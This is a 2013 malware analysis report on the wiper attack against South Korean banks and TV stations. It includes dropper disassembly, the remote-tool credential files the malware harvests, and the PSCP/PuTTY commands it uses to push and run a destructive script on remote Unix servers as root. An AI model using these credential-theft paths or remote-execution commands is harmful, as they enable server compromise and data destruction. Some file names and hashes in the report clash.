NSHC

[5th Update 03/22 11:37, 24 Hour Urgency report]

2013. 03. 22

Red Alert Research Report

3.20 South Korea Cyber Attack

Version 1.6

[Version 1.0 Update - 2013/03/20 05:40 PM]
[Version 1.1 Update - 2013/03/20 08:45 PM]
[Version 1.2 Update - 2013/03/21 00:37 AM]
[Version 1.3 Update - 2013/03/21 06:57 PM]
[Version 1.6 Update - 2013/03/22 11:37 AM]

South Korean authorities were investigating a hacking attack that brought down the servers of three broadcasters and two major banks on Wednesday. This article is a report of malicious code about 3/20 Cyber-attack.

This article was written by a team of Red Alert, and can be utilized for research purposes.

Red Alert *Information Service about a new vulnerability*

Contents

Confidentiality Agreements

This Code is a living document and will be updated from time to time. Please refer to the Red Alert SNS Page at https://www.facebook.com/nshc.redalert to download updates. This article was written from the Red Alert team. There is no problem user for research purposes, but we don't care about Legal responsibility.

Analysis reports that are updated on Facebook, including other materials and article, sample can offer premium services the ISAC on the page (https://isac.nshc.net)

1. Introduction

South Korean authorities were investigating a hacking attack that brought down the servers of three broadcasters and two major banks on Wednesday, and the army raised its alert level due to concerns of North Korean involvement.

Servers at television networks YTN, MBC and KBS were affected as well as Shinhan Bank and NongHyup Bank, Jeju Bank three major banks.

We are currently performing detailed analysis of the threat. We can confirm that the malware performs the following report.

1.1. Update's status

1th Update (2013/03/20 05:56 PM)	March 20, 2013 1:29:28 PM, it began Wednesday at about 2:20 p.m. local time. South Korean broadcasters KBS, MBC and YTN, as well as the Jeju, Nonghyup and Shinhan banks, saw their computer networks get knocked offline after their PCs were infected with data-deleting malware. it began Wednesday at about 2:20 p.m. local time. South Korean broadcasters KBS, MBC and YTN, as well as the Jeju, Nonghyup and Shinhan banks, saw their computer networks get knocked offline after their PCs were infected with data-deleting malware. The malware is believed to have spread from update servers of the companies' computer systems. An update server is a computer to which PCs on a network are connected for file and vaccine updating. Investigators said the viral code was programmed to destroy the master boot record of an infected PC, thereby making it unbootable and irrevocably damaging the data stored in the affected area. **Now we got a sample from many customers PC. and this is report for result it**
2nd Update (2013/03/20 08:45 PM)	NSHC's research(Red Alert) on South Korean attacks, in more detail We collected Additional malware samples in recovered disk. We updates result of analysis maleware code. We're going to analysis that through dynamic analysis and static analysis is in progress.
3th Update 2013/03/21 00:37 AM)	NSHC's research(Red Alert) on South Korean attacks, in more detail We had submitted a report to the government agencies and financial institutions. Malware sample analysis results, Master Boot Record (MBR) area, including the volume boot record (VBR) up to corruption.

4th Update (2013/03/21 06:57 PM)	NSHC's research(Red Alert) on South Korean attacks, in more detail. We had submitted a report to the government agencies and financial institutions. That report include that how to recovery our data as soon as possible. We Provide analysis reports to customers and security policy. we worry about some of media's speculative information. We just check the fact of malware code. We Focused technical damage analysis and recovery is expected to continue to work. Recovery automation solution developed to support additional damage to corrupted data recovery system is completed.
5th Update (2013/03/22 00:00 AM)	NSHC's research(Red Alert) on South Korean attacks, in more detail dropper files. It's "vit-rescan.exe" what dropped malware file. It destroy the Unix/Linux System.

[Table 1] 3.20 Summarizes of Cyber-Attack Analysis report

1.2. Target list

Bank	Nonghyup Bank	**TV Stations**	KBS (TV Station)
	Shinhan Bank		MBC (TV Station)
	Jeju Bank		YTN (TV Station)
	Nonghyup Life		

[Table 2] Target of attack

1.3. Basic Info of Malware

File Name	**ApcRunCmd_DB4BBDC36A78A8807AD9B15A562515C4.exe**		
SIZE	24.0 KB (24576 bytes)	**MD5**	db4bbdc36a78a8807ad9b15a562515c4
Filetype	Win32 EXE	**Gather**	Secret / customer request
Creation	Unchecked (file integrity compromised)		
Modify	Unchecked (file integrity compromised)		
Run	Unchecked (file integrity compromised)		

[Table 3] ApcRunCmd.exe Info.

File Name	OthDown.exe		
SIZE	24.0 KB (24576 bytes)	MD5	5fcd6e1dace6b0599429d913850f0364
Filetype	Win32 EXE	Gather	Secret / customer request
Creation	Unchecked (file integrity compromised)		
Modify	Unchecked (file integrity compromised)		
Run	Unchecked (file integrity compromised)		

[Table 4] OthDown.exe Info.

File Name	AmAgent.exe		
SIZE	24.0 KB (24576 bytes)	MD5	5fcd6e1dace6b0599429d913850f0364
Filetype	Win32 EXE	Gather	MBC
Creation	Unchecked (file integrity compromised)		
Modify	Unchecked (file integrity compromised)		
Run	Unchecked (file integrity compromised)		

[Table 5] AmAgent.exe Info.

File Name	vti-rescan.exe		
SIZE	417.5KB (427520 bytes)	MD5	9263e40d9823aecf9388b64de34eae54
Filetype	Win32 EXE	Gather	Secret / customer request
Creation	Unchecked (file integrity compromised)		
Modify	Unchecked (file integrity compromised)		
Run	Unchecked (file integrity compromised)		

[Table 5] vti-rescan.exe Info.

2. Behavior of malicious code


2.1. Type of Attack

A.APT Attack

The online attacks launched against multiple banks, insurance companies and television stations in South Korea Wednesday knocked targeted networks offline. But according to Red Alert Team the attacks were relatively unsophisticated and would have required little infrastructure or expertise to launch.

Used in the attack, and found that the malicious code attempted to deactivate two antivirus products that are popular in South Korea: AhnLab and Hauri AV. Despite that, however, the malware hardly qualifies some advanced persistent threat.


The malware wiped Windows computers by overwriting their master boot record (MBR) and any data stored on the PC, then instructed the PC to shut down, "which renders the computer unusable as the MBR and the content of the drive are now missing



[Figure 1] ATM Error


2.2. Behavior flow

2.2.1. Dropper Behavior flow



[Figure 2] Dropper Behavior flow


2.2.2. Malware Behavior flow



[Figure 3] Malware (ApcRunCmd.exe, AmAgent.exe) Behavior flow

2.3. Damage results

Overwrite some areas of the Master Boot Record (MBR), the system does not boot properly. (Master Boot Record) data modulation



[Figure 4] Damage of PC

3. Detail Analysis of dropper (vti-rescan.exe)

3.1. Drop the malware to PC

A.Execution of the code below the the Puty console version and SCP console version. Create a shell script that runs the system destroyed. (Target: Unix, Linux)

```
❶ 004024C5  .  56            PUSH ESI                          Arg1
   004024C6  .  8BC8          MOV ECX,EAX
   004024C8  .  BA A44C4100   MOV EDX,00414CA4                  ASCII "alg.exe"
   004024CD  .  E8 2EFDFFFF   CALL 00402200                     Dropper.00402200
   004024D2  .  83C4 04       ADD ESP,4
   004024D5  .  85C0          TEST EAX,EAX
   004024D7  .v 0F84 5603000( JZ 00402833
   004024DD  .  68 704C4100   PUSH 00414C70                     Type = "BIN"
   004024E2  .  68 82000000   PUSH 82                           Name = ID 130.
   004024E7  .  56            PUSH ESI                          hModule
   004024E8  .  FF15 487C410( CALL DWORD PTR DS:[417C48]        KERNEL32.FindResourceA
   004024EE  .  85C0          TEST EAX,EAX
   004024F0  .v 0F84 3D03000( JZ 00402833
❷ 004024F6  .  56            PUSH ESI                          Arg1
   004024F7  .  8BC8          MOV ECX,EAX
   004024F9  .  BA AC4C4100   MOV EDX,00414CAC                  ASCII "conime.exe"
   004024FE  .  E8 FDFCFFFF   CALL 00402200                     Dropper.00402200
   00402503  .  83C4 04       ADD ESP,4
   00402506  .  85C0          TEST EAX,EAX
   00402508  .v 0F84 2503000( JZ 00402833
   0040250E  .  68 704C4100   PUSH 00414C70                     Type = "BIN"
   00402513  .  68 83000000   PUSH 83                           Name = ID 131.
   00402518  .  56            PUSH ESI                          hModule
   00402519  .  FF15 487C410( CALL DWORD PTR DS:[417C48]        KERNEL32.FindResourceA
   0040251F  .  85C0          TEST EAX,EAX
   00402521  .v 0F84 0C03000( JZ 00402833
❸ 00402527  .  56            PUSH ESI                          Arg1
   00402528  .  8BC8          MOV ECX,EAX
   0040252A  .  BA B84C4100   MOV EDX,00414CB8                  ASCII "~pr1.tmp"
   0040252F  .  E8 CCFCFFFF   CALL 00402200                     Dropper.00402200
   00402534  .  83C4 04       ADD ESP,4
   00402537  .  85C0          TEST EAX,EAX
   00402539  .v 0F84 F402000( JZ 00402833
   0040253F  .  68 704C4100   PUSH 00414C70                     Type = "BIN"
   00402544  .  68 84000000   PUSH 84                           Name = ID 132.
   00402549  .  56            PUSH ESI                          hModule
   0040254A  .  FF15 487C410( CALL DWORD PTR DS:[417C48]        KERNEL32.FindResourceA
   00402550  .  85C0          TEST EAX,EAX
   00402552  .v 0F84 DB02000( JZ 00402833
❹ 00402558  .  56            PUSH ESI                          Arg1
   00402559  .  8BC8          MOV ECX,EAX
   0040255B  .  BA 784C4100   MOV EDX,00414C78                  Dropper.00402200
   00402560  .  E8 9BFCFFFF   CALL 00402200
```


[Figure 5] Malicious code analysis Drop part

B.Below file list in [Table-7] created in %USERPROFILE%₩Local Settings₩Temp

❶ alg.exe : Putty Console (Build 2013.02.14 23:14:13)
❷conime.exe : PSCP Console (Build 2006.03.13 23:32:43)
❸~pr1.tmp : Shell Scipte file (SunOS, AIX, HP-UX, Linux After system check, delete files in system.)
❹AgentBase.exe : In the Windows's case, MBR, VBR destroy (EX> ApcRunCmd.exe)

[Table 7] Drop malicious code information


C.You can be seen as follows: the file was created.



[Figure 6] Drop malicious code

3.2. v3.log file check (Windows's system destroy)


if malware checked the exist file(C:₩windows₩temp₩~v3.log), than malware code didn't find the file. It execute the AgentBase.exe or ApcRunCmd.exe.



[Figure 7] v3.log Partial analysis file check

3.3. Check the remote management tools(Linux/Unix System Destroy)

Check the file of remote management tool for remote access



[Figure 8] Checking and Analysis configuration file


3.3.1. Extraction of Server Info.

Extraction file about remote management file (Felix Deimel, mRemote, VanDyke, SecureCRT) for remote access

Windows XP, Windows 2003 Server
%USERPROFILE%₩Local Settings₩Application Data₩Felix_Deimel₩mRemote₩confCons.xml
%USERPROFILE%₩Application Data₩VanDyke₩Config₩Sessions₩*.ini
Windows Vista, Windows 7
%USERPROFILE%₩Local₩Felix_Deimel₩mRemote₩confCons.xml
%USERPROFILE%₩AppData₩Roaming₩VanDyke₩Config₩Sessions₩*.ini

[Table 8] Extraction of server Info

A.Case of 'mRemote', Malware extract the Account info, Password, Host, Port, etc...)




[Figure 9] 'mRemote' Analysis of information extraction part

B.Below the Table-9, Extraction info from 'confCons.xml' file

<Node
Username="root"
Protocol="SSH"
Password=""
Hostname
Descr
Panel
Port
Password

[Table 9] 'confCons.xml' extract the target information.

C.Malware extract valuable information in 'VanDyke' It also extract the program's account info and password, hostname, etc...



[Figure 10] 'VanDyke' extract the target information.


D.Check the "*.ini" file and extract the target information.

S:"Protocol Name"=SSH
S:"Username"=root
D:"Session Password Saved"=00000001
S:"Hostname"=
S:"Password"=
D:"[SSH2] Port"=

[Table 10] '*.ini' extract the target information.

3.3.2. Before Command completion, check the extraction server info.

A.Respective account information, passwords, and port, server IP in the configuration file by extracting specific commands generated as follows:




[Figure 11] Server information extraction after Command Generation

%TEMP%₩conime.exe -batch -P Port -l root -pw pass %Temp%₩~pr1.tmp server IP:/tmp/cups
%TEMP%₩alg.exe -batch -P Port -l root -pw pass server IP "chmod 755 /tmp/cups;/tmp/cups"

[Table 11] Generated Command.

B.Transfer the files via generated command, and It access system via Putty for next threat



[Figure 12] Generated Command

C.Malware run the below commands to process

cmd /c %TEMP%₩conime.exe -batch -P 포트 -l root -pw 패스워드 %Temp%₩~pr1.tmp 호스트:/tmp/cups
cmd /c %TEMP%₩alg.exe -batch -P 포트 -l root -pw 패스워드 호스트 "chmod 755 /tmp/cups;/tmp/cups"

[Table 12] Excute Command

Through the action of the above, the results obtained are as follows.

